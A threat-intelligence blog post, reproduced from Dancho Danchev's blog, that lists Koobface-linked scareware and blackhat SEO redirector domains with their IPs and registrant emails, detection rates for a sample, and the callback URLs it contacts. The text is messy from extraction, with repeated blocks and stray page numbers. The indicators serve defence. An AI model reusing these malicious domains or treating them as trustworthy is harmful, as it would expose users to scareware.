Sample detection rate for newly introduced scareware samples: [3]**Setup _312s2.exe** - Result: 3/40 (7.5 %),

[4]Setup _312s2.exe - Result: 4/39, [5]Setup _312s2.exe - Result: 2/39 (5.13 %), [6]Setup _312s2.exe - Result: 6/39 (15.39 %), [7]Setup _312s2.exe - Result: 1/40 (2.5 %), [8]Setup _312s2.exe - Result: 1/39 (2.56 %), [9]Setup _312s2.exe - Result: 3/39 (7.7 %). [10]Setup _312s2.exe - Result: 4/40 (10 %), [11]Setup _312s2.exe - Result: 1/40 (2.5 %), [12]Setup _312s2.exe - Result: 4/40 (10 %), [13]Setup _312s2.exe - Result: 5/41 (12.2 %), [14]Setup _312s2.exe - Result: 5/41 (12.2 %), [15]Setup _312s2.exe - Result: 4/41 (9.76 %), [17]Setup _312s2.exe - Result: 4/41 (9.76 %), [18]Setup _312s2.exe - Result: 5/41 (12.2 %), [16]Setup _312s2.exe - Result: 4/41 (9.76 %), [18]Setup _312s2.exe - Result: 5/41 (12.2 %), [18]Setup _312s2.exe - Result: 5/41 (12.2 %),

[19]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup _312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup _312s2.exe**

```
- Result: 6/41 (14.63 %), [22]Setup _312s2.exe - Result: 11/41 (26.83 %), [23]Setup _312s2.exe - Result: 4/42 (9.53 %).
```

Upon execution the sample phones back to winxp7server .com/download/winlogo.bmp - 94.228.208.57; rescuesy-supdate .com/?b=312s2 - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to wintimeserver .com/?b=312s2 - 91.212.226.125 and firmwaredownloadserver .com/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

(Friday,

February

12.

2010)

phone

back

to

firmwaredownloadserver

.com/download/winlogo.bmp - 94.228.208.57; checklatestversion .com/?b=312s - 109.232.225.75.

The most recent samples (Wednesday, February 24, 2010) phone back to

shifustserver.com/download/winlogo.bmp

- 94.228.208.57 - Email: viinzer@hotmail.com and version-upgrade.com/?b=312s12 - 89.248.168.21. Parked on the same IP are also checklatestversion.com and fastwinupdates.com.

84



Parked on the same IPs are more scareware domains part of the portfolio:

interlantivirus.com - 87.98.130.232- Email: test@now.net.cn

virus-scan-d.com - 87.98.130.232 - Email: test@now.net.cn

bl9-virus-scanner.com - 87.98.130.232 - Email: test@now.net.cn

intera-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interc-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interd-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

intere-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interlantivirus.com - 87.98.130.232 - Email: test@now.net.cn

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM _STRINGS
195.5.161.105 /psx1/?vih==RANDOM _STRINGS
non-antivirus-scan .com - Email: test@now.net.cn
85

zin-antivirus-scan .com - Email: test@now.net.cn
nextgen-scannert .com - Email: test@now.net.cn
protection15scan .com - Email: test@now.net.cn
nitro-antispyware .com - Email: test@now.net.cn
z2-antispyware .com - Email: test@now.net.cn
spy-detectore .com - Email: admin@clossingt.com
dis7-antivirus .com - Email: admin@vertigosmart.com

v2comp-scanner .com - Email: admin@vertigosmart.com
new-av-scannere .com - Email: missbarlingmail@aol.com
smartvirus-scan6 .com - Email: info@terranova.com
spywaremaxscan4 .com - Email: out@trialzoom.com
super6antispyware .com - Email: mail@ordercom.com
spyware-max-scan3 .com - Email: out@trialzoom.com
max-antivirus-security5 .com - Email:
mail@dynadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

11-antivirus .com - Email: call555call@live.com

1-antivirus .com - Email: call555call@live.com

1m-online-scanner .com - Email: stellar2@yahoo.com

2m-online-scanner .com - Email: stellar2@yahoo.com

2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com aa-online-scanner .com - Email: call555call@live.com ab-antivirus .com - Email: call555call@live.com ac-antivirus .com - Email: call555call@live.com ad-antivirus .com - Email: call555call@live.com adv1-system-scanner.com - Email: JayRKibbe@live.com adv2-system-scanner.com - Email: JayRKibbe@live.com ae-antivirus .com - Email: call555call@live.com antivirus-expert-a .com - Email: 900ekony@live.com antivirus-expert-i.com - Email: 900ekony@live.com antivirus-expert-r.com - Email: 900ekony@live.com antivirus-expert-y .com - Email: 900ekony@live.com antivirussystemscan1 .com - Email: 900ekony@live.com antivirussystemscana .com - Email: 900ekony@live.com army-antispywarea .com - Email: beliec99@yahoo.com army-antispywarei .com - Email: beliec99@yahoo.com army-antispywarel .com - Email: beliec99@yahoo.com army-antispywarep .com - Email: beliec99@yahoo.com army-antivirusa .com - Email: beliec99@yahoo.com army-antivirusd .com - Email: beliec99@yahoo.com

army-antivirust .com - Email: beliec99@yahoo.com
army-antivirusv .com - Email: beliec99@yahoo.com
army-antivirusy .com - Email: beliec99@yahoo.com

b1-online-scanner .com - Email: stellar2@yahoo.com **best-antivirusk0 .com**

bestpd-virusscanner .com - Email: SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email: SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com
crystal-antivirus .com - Email: mail@vertigocats.com
crystal-pro-scan .com - Email: mail@vertigocats.com
crystal-pro-scanner .com - Email: mail@vertigocats.com
crystal-spyscanner .com - Email: mail@vertigocats.com
crystal-threatscanner .com - Email: mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com
extra-spyware-defencea .com - Email: fabula8@live.com
extra-spyware-defenceb .com - Email: fabula8@live.com
malware-a-scan .com - Email: mail@bristonnews.com

malware-b-scan .com - Email: mail@bristonnews.com
malware-c-scan .com - Email: mail@bristonnews.com
malware-d-scan .com - Email: mail@bristonnews.com
malware-t-scan .com - Email: mail@bristonnews.com
mega-antispywarea .com - Email: fabula8@live.com
mega-antispywareb .com - Email: fabula8@live.com
mm-online-scanner .com - Email: stellar2@yahoo.com
my-computer-antivirusa .com - Email:
dillinzer1@yahoo.com

my-computer-antivirusb.com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq.com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

my-computer-scanc .com - Email: clintommail2@yahoo.com

my-computer-scane .com - Email: clintommail2@yahoo.com

my-computer-scanl.com - Email: clintommail2@yahoo.com

my-computer-scannera .com - Email: clintommail2@vahoo.com

my-computer-scannerl .com - Email: clintommail2@yahoo.com

my-computer-scannerm .com - Email: clintommail2@yahoo.com

my-computer-scannern .com - Email: clintommail2@yahoo.com

my-computer-scannerv.com - Email: clintommail2@yahoo.com

my-computer-scanw.com - Email: clintommail2@yahoo.com

my-pc-online-scanm .com - Email: dillinzer1@yahoo.com
my-pc-online-scann .com - Email: dillinzer1@yahoo.com
my-pc-online-scanr .com - Email: dillinzer1@yahoo.com
my-pc-online-scanv .com - Email: dillinzer1@yahoo.com
n1-system-scanner .com - Email: JayRKibbe@live.com
n2-system-scanner .com - Email: JayRKibbe@live.com
nasa-antivirus1 .com - Email: call555call@live.com
nasa-antivirus3 .com - Email: call555call@live.com
nasa-antivirusa .com - Email: call555call@live.com
nasa-antivirusb .com - Email: call555call@live.com
nasa-antivirusb .com - Email: call555call@live.com

pc1-system-scanner .com - Email: JayRKibbe@live.com
pc2-system-scanner .com - Email: JayRKibbe@live.com
pro0-antivirus .com - Email: mail@yahoo.com

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pro0-system-scanner .com - Email: JayRKibbe@live.com

pro1-system-scanner .com - Email: JayRKibbe@live.com

pro2-antivirus .com - Email: mail@yahoo.com

pro4-antivirus .com - Email: mail@yahoo.com

pro6-antivirus .com - Email: mail@yahoo.com

pro8-antivirus .com - Email: mail@yahoo.com

remote-antispywarec .com - Email:

teresa2mail.me@live.com

remote-antispywared .com - Email:

teresa2mail.me@live.com

remote-antispywaree .com - Email:

teresa2mail.me@live.com

remote-antispywarey .com - Email:

teresa2mail.me@live.com

remote-pc1-scanner.com - Email:

teresa2mail.me@live.com

remote-pc-scannera .com - Email:

teresa2mail.me@live.com

remote-pc-scannerr .com - Email:

teresa2mail.me@live.com

remote-pc-scannerv .com - Email:

teresa2mail.me@live.com

remote-pc-scannery .com - Email:

teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com

scan6antispyware .com - Email: o@mozzilastuf.com

scan8antispyware .com - Email: o@mozzilastuf.com

scan-antispywarea .com - Email: o@mozzilastuf.com

scan-antispywarec.com - Email: o@mozzilastuf.com

scan-antispywared .com - Email: o@mozzilastuf.com

scan-antispywarez .com - Email: o@mozzilastuf.com

spyware-01-scanner .com - Email: mail@bristonnews.com

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spyware-03-scanner .com - Email: mail@bristonnews.com

spyware-05-scanner .com - Email: mail@bristonnews.com

spyware-06-scanner.com - Email: mail@bristonnews.com

spyware-07-scanner.com - Email: mail@bristonnews.com

stcanning-your-computerc .com - Email:

mitra66@yahoo.com

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stcanning-your-computerd .com - Email:
mitra66@vahoo.com
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mitra66@yahoo.com
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stcanning-your-pcd .com - Email: mitra66@yahoo.com
stcanning-your-pce .com - Email: mitra66@yahoo.com
stealthv1-antispyware.com - Email:
SteveLCartwright@yahoo.com
stealthv2-antispyware .com - Email:
SteveLCartwright@yahoo.com
stealthv7-antispyware .com - Email:
SteveLCartwright@yahoo.com
stealthv8-antispyware .com - Email:
SteveLCartwright@yahoo.com
stealthv9-antispyware.com - Email:
SteveLCartwright@yahoo.com
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ver1-system-scanner.com - Email: JayRKibbe@live.com

ver2-system-scanner .com - Email: JayRKibbe@live.com
virus-a1-scanner .com - Email: mail@bristonnews.com
virus-a1-scanner .com - Email: mail@bristonnews.com
virus-b1-scanner .com - Email: mail@bristonnews.com
virus-b1-scanner .com - Email: mail@bristonnews.com
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virus-d1-scanner .com - Email: mail@bristonnews.com
virus-d1-scanner .com - Email: mail@bristonnews.com
virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv8-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv9-antispyware .com - Email: SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

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Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd:

antispy-download .org - Email:

robertsimonkroon@gmail.com

scanner-virus-free .org - Email:

robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email:

robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

scanner-virus-free .com - Email:

robertsimonkroon@gmail.com

tube-sex-porn .com - Email: robertsimonkroon@gmail.com

scanner-free-virus.com - Email:

robertsimonkroon@gmail.com

tube-porn-best .com - Email:

robertsimonkroon@gmail.com

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antispy-download .info - Email:
robertsimonkroon@gmail.com
soft-download-free .info - Email:
robertsimonkroon@gmail.com
90
scanner-virus-free .info - Email:
robertsimonkroon@gmail.com
scanner-free-virus .info - Email:
robertsimonkroon@gmail.com
scan-your-pc-now .info - Email:
michaeltycoon@gmail.com
adult-tube-free .net - Email: michaeltycoon@gmail.com
scanner-virus-free .net - Email:
robertsimonkroon@gmail.com
tube-sex-porn .net - Email: robertsimonkroon@gmail.com
download-free-files .net - Email:
michaeltycoon@gmail.com
scanner-free-virus .net - Email:
robertsimonkroon@gmail.com
tube-porn-best .net - Email: robertsimonkroon@gmail.com
ekisoft .eu - Email: robertsimonkroon@gmail.com
antispy-download .biz - Email:
robertsimonkroon@gmail.com
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soft-download-free .biz - Email:
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robertsimonkroon@gmail.com

scanner-virus-free .biz - Email:

robertsimonkroon@gmail.com

free-malware-scan .biz - Email:

robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email:

michaeltycoon@gmail.com

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robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email:

robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

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robertsimonkroon@gmail.com

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robertsimonkroon@gmail.com

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robertsimonkroon@gmail.com

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robertsimonkroon@gmail.com

download-scaner-free .com - Email:

robertsimonkroon@gmail.com

ekjsoft .eu

92



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free-virus-scanner .net - Email:

robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

Ikrjsoft .in - Email: petrenko.kolia@yandex.ru

Ikrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com

porn-sex-tube .org - Email: robertsimonkroon@gmail.com

scan-free-malware .net - Email:

robertsimonkroon@gmail.com

scan-free-malware .org - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .com - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .info - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .net - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .org - Email:

robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .com - Email:

robertsimonkroon@gmail.com

tube-best-porn .net - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

93

tube-porn-sex .info - Email: robertsimonkroon@gmail.com

tube-porn-sex .net - Email: robertsimonkroon@gmail.com

tube-porn-sex .org - Email: robertsimonkroon@gmail.com
What's so special about the
robertsimonkroon@gmail.com email anyway?

It's the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[27]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

Oni9o1s3feu60 .cn - Email: robertsimonkroon@gmail.com 6j5aq93iu7yv4 .cn - Email: robertsimonkroon@gmail.com mf6qy4lj79ny5 .cn - Email: robertsimonkroon@gmail.com 84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com 6pj2h8rqkhfw7 .cn - Email: robertsimonkroon@gmail.com 7cib5fzf462g8 .cn - Email: robertsimonkroon@gmail.com 7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com rncocnspr44va .cn - Email: robertsimonkroon@gmail.com tleayoft9226b .cn - Email: robertsimonkroon@gmail.com 4qo4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com

hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com mfbj6pquvjv8e .cn - Email: robertsimonkroon@gmail.com mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com fb7pxcqyb45oe .cn - Email: robertsimonkroon@gmail.com fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com z6ailnvi94jgg .cn - Email: robertsimonkroon@gmail.com ue4x08f5myqdl.cn - Email: robertsimonkroon@gmail.com p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com qipwsc5p7oe3m .cn - Email: robertsimonkroon@gmail.com fluqldfi3qkcm .cn - Email: robertsimonkroon@gmail.com 7mx1z5jq0nt3o .cn - Email: robertsimonkroon@gmail.com **3uxyctrlmigeo .cn** - Email: robertsimonkroon@gmail.com p0umob9k2q7mp .cn - Email: robertsimonkroon@gmail.com

od32qjx6meqos .cn - Email: robertsimonkroon@gmail.com
bnfdxhae1rgey .cn - Email: robertsimonkroon@gmail.com
7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

Stay tuned for a massive Koobface related activities update, analyzing the gang's multi-tasking throughout

the entire January, 2010 - descriptive historical OSINT offers long-term value in cross-checking for

connections.

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Related Koobface gang/botnet research:

- [28] How the Koobface Gang Monetizes Mac OS X Traffic
- [29]The Koobface Gang Wishes the Industry "Happy Holidays"
- [30]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline
- [31]Koobface Botnet Starts Serving Client-Side Exploits
- [32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [33]Koobface Botnet's Scareware Business Model Part Two
- [34]Koobface Botnet's Scareware Business Model Part One
- [35]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [36] New Koobface campaign spoofs Adobe's Flash updater
- [37]Social engineering tactics of the Koobface botnet
- [38]Koobface Botnet Dissected in a TrendMicro Report
- [39]Movement on the Koobface Front Part Two
- [40]Movement on the Koobface Front
- [41]Koobface Come Out, Come Out, Wherever You Are
- [42]Dissecting Koobface Worm's Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[44]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[45]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[46]A Diverse Portfolio of Fake Security Software - Part Twenty One

[47]A Diverse Portfolio of Fake Security Software - Part Twenty

[48]A Diverse Portfolio of Fake Security Software - Part Nineteen

[49]A Diverse Portfolio of Fake Security Software - Part Eighteen

[50]A Diverse Portfolio of Fake Security Software - Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

[55]A Diverse Portfolio of Fake Security Software - Part Twelve [56] A Diverse Portfolio of Fake Security Software - Part Eleven [57]A Diverse Portfolio of Fake Security Software - Part Ten [58] A Diverse Portfolio of Fake Security Software - Part Nine [59] A Diverse Portfolio of Fake Security Software - Part Eight [60]A Diverse Portfolio of Fake Security Software - Part Seven [61]A Diverse Portfolio of Fake Security Software - Part Six [62]A Diverse Portfolio of Fake Security Software - Part Five [63]A Diverse Portfolio of Fake Security Software - Part Four [64] A Diverse Portfolio of Fake Security Software - Part Three [65]A Diverse Portfolio of Fake Security Software - Part Two [66]Diverse Portfolio of Fake Security Software This post has been reproduced from [67]Dancho Danchev's

blog. Follow him [68]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=4297
- 2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785e 2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e 0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653

08914

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc9 ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

33130

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

07256

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

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20621

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654

76116

10.

http://www.virustotal.com/analisis/6ee2be84c8df4622de09f7 53b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655

06080

11.

http://www.virustotal.com/analisis/5122cef5ff65e00212c29c 9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12.

http://www.virustotal.com/analisis/47351336cc4408d20d243 1330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656

52899

13.

http://www.virustotal.com/analisis/6640370dbabdd1f206931 588eafd9172566d0047b2c2857353148c70eba61046-12658

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14.

http://www.virustotal.com/analisis/3e289a5c06258aca2a21e 6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

<u>45020</u>

15.

http://www.virustotal.com/analisis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

16.

http://www.virustotal.com/analisis/99c63f4333fe748b59e040 ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

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17.

http://www.virustotal.com/analisis/47af520feea8efeec59325f 7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18.

http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80f 2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660

<u>17625</u>

19.

http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2a 2251adeb0ebe032680f4323cc09065c740bbd18166-12665

20546

20.

http://www.virustotal.com/analisis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667

97102

21.

http://www.virustotal.com/analisis/3d6c89f193b31c41c4083 00ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668

<u>50664</u>

22.

http://www.virustotal.com/analisis/cff397f260e39d5fa32662 6eb7acde49938ed21c1b52ac6ec70594595060e470-12669

69210

23.

http://www.virustotal.com/analisis/7feb701fce09c541669ee6 ff9a1696832459e4073119eeed76c82266fcdadb15-12670

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- 25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html
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- 28. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html
- 29. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 30. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 31. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 32. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

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- 36. http://blogs.zdnet.com/security/?p=4594
- 37. http://content.zdnet.com/2346-12691_22-352597.html
- 38. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 39. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
- 41. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html
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- 48. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html
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- 50. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html
- 51. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html
- 52. <u>http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html</u>
- 53. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html
- 54. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html
- 55. <u>http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html</u>
- 56. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html
- 57. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html
- 58. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

- 59. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html
- 60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html
- 61. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
- 62. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html
- 63. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
- 64. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
- 65. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html
- 66. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html
- 67. http://ddanchev.blogspot.com/
- 68. http://twitter.com/danchodanchev

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A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

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Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (?pid=312s02

&sid=4db12f):

freeticketwin.com - 91.212.226.25 - Email: test@now.net.cn

lotteryvideowin.com - Email: test@now.net.cn

videohototplaypoker.com - Email: test@now.net.cn

financetopsecrets.com - Email: test@now.net.cn

how2winforex.com - 91.212.226.136 - Email: test@now.net.cn

2money4money.com - Email: test@now.net.cn

get-money-quickly.com - Email: test@now.net.cn

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn

getlancomediscount .com - Email:

baldwinnere@yahoo.co.uk

vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5 .com - Email: mail@haselbladtour.com



chevroletvmodeltoys .com - Email:

CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com
manilawebcamera .com - Email: monkey22@live.com
mumbaiwebcamera .com - Email: monkey22@live.com
karachiwebcamera .com - Email: monkey22@live.com
delhiwebcamera .com - Email: monkey22@live.com
istanbulwebcamera .com - Email: monkey22@live.com
lexusmodeltoys .com - Email: monkey22@live.com
chevroletvmodeltoys .com - Email:

CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan.com** - 96.44.128.245; 91.212.226.97;

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

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91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

Sample detection rate for newly introduced scareware samples: [3]**Setup 312s2.exe** - Result: 3/40 (7.5 %),

[4]Setup _312s2.exe - Result: 4/39, [5]Setup _312s22.exe - Result: 2/39 (5.13 %), [6]Setup _312s2.exe - Result: 6/39 (15.39 %), [7]Setup _312s2.exe - Result: 1/40 (2.5 %), [8]Setup _312s2.exe - Result: 1/39 (2.56 %), [9]Setup _312s2.exe - Result: 3/39 (7.7 %). [10]Setup

_312s2.exe - Result: 4/40 (10 %), [11]Setup _312s2.exe - Result: 1/40 (2.5 %), [12]Setup _312s2.exe - Result: 4/40 (10 %), [13]Setup _312s2.exe - Result: 5/41 (12.2 %), [14]Setup _312s2.exe - Result: 5/41 (12.2 %), [15]Setup _312s2.exe - Result: 5/41 (12.2 %), [16]Setup _312s2.exe - Result: 4/41 (9.76 %), [17]Setup _312s2.exe - Result: 4/41 (9.76 %), [18]Setup _312s2.exe - Result: 5/41 (12.2 %).

[19]Setup _312s2.exe - Result: 4/41 (9.76 %), [20]Setup _312s2.exe - Result: 3/41 (7.32 %), [21]Setup _312s2.exe

- Result: 6/41 (14.63 %), [22]**Setup _312s2.exe** - Result: 11/41 (26.83 %), [23]**Setup _312s2.exe** - Result: 4/42 (9.53 %).

Upon execution the sample phones back to winxp7server .com/download/winlogo.bmp - 94.228.208.57; rescuesy-supdate .com/?b=312s2 - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to wintimeserver .com/?b=312s2 - 91.212.226.125 and firmwaredownloadserver .com/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent
samples
(*Friday,*February
12,
2010)

back

phone

to

firmwaredownloadserver

.com/download/winlogo.bmp - 94.228.208.57; checklatestversion .com/?b=312s - 109.232.225.75.

The most recent samples (*Wednesday, February 24, 2010*) phone back to

shifustserver.com/download/winlogo.bmp

- 94.228.208.57 - Email: viinzer@hotmail.com and **version-upgrade.com/?b=312s12** - 89.248.168.21. Parked on the same IP are also **checklatestversion.com** and **fastwinupdates.com**.

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Parked on the same IPs are more scareware domains part of the portfolio:

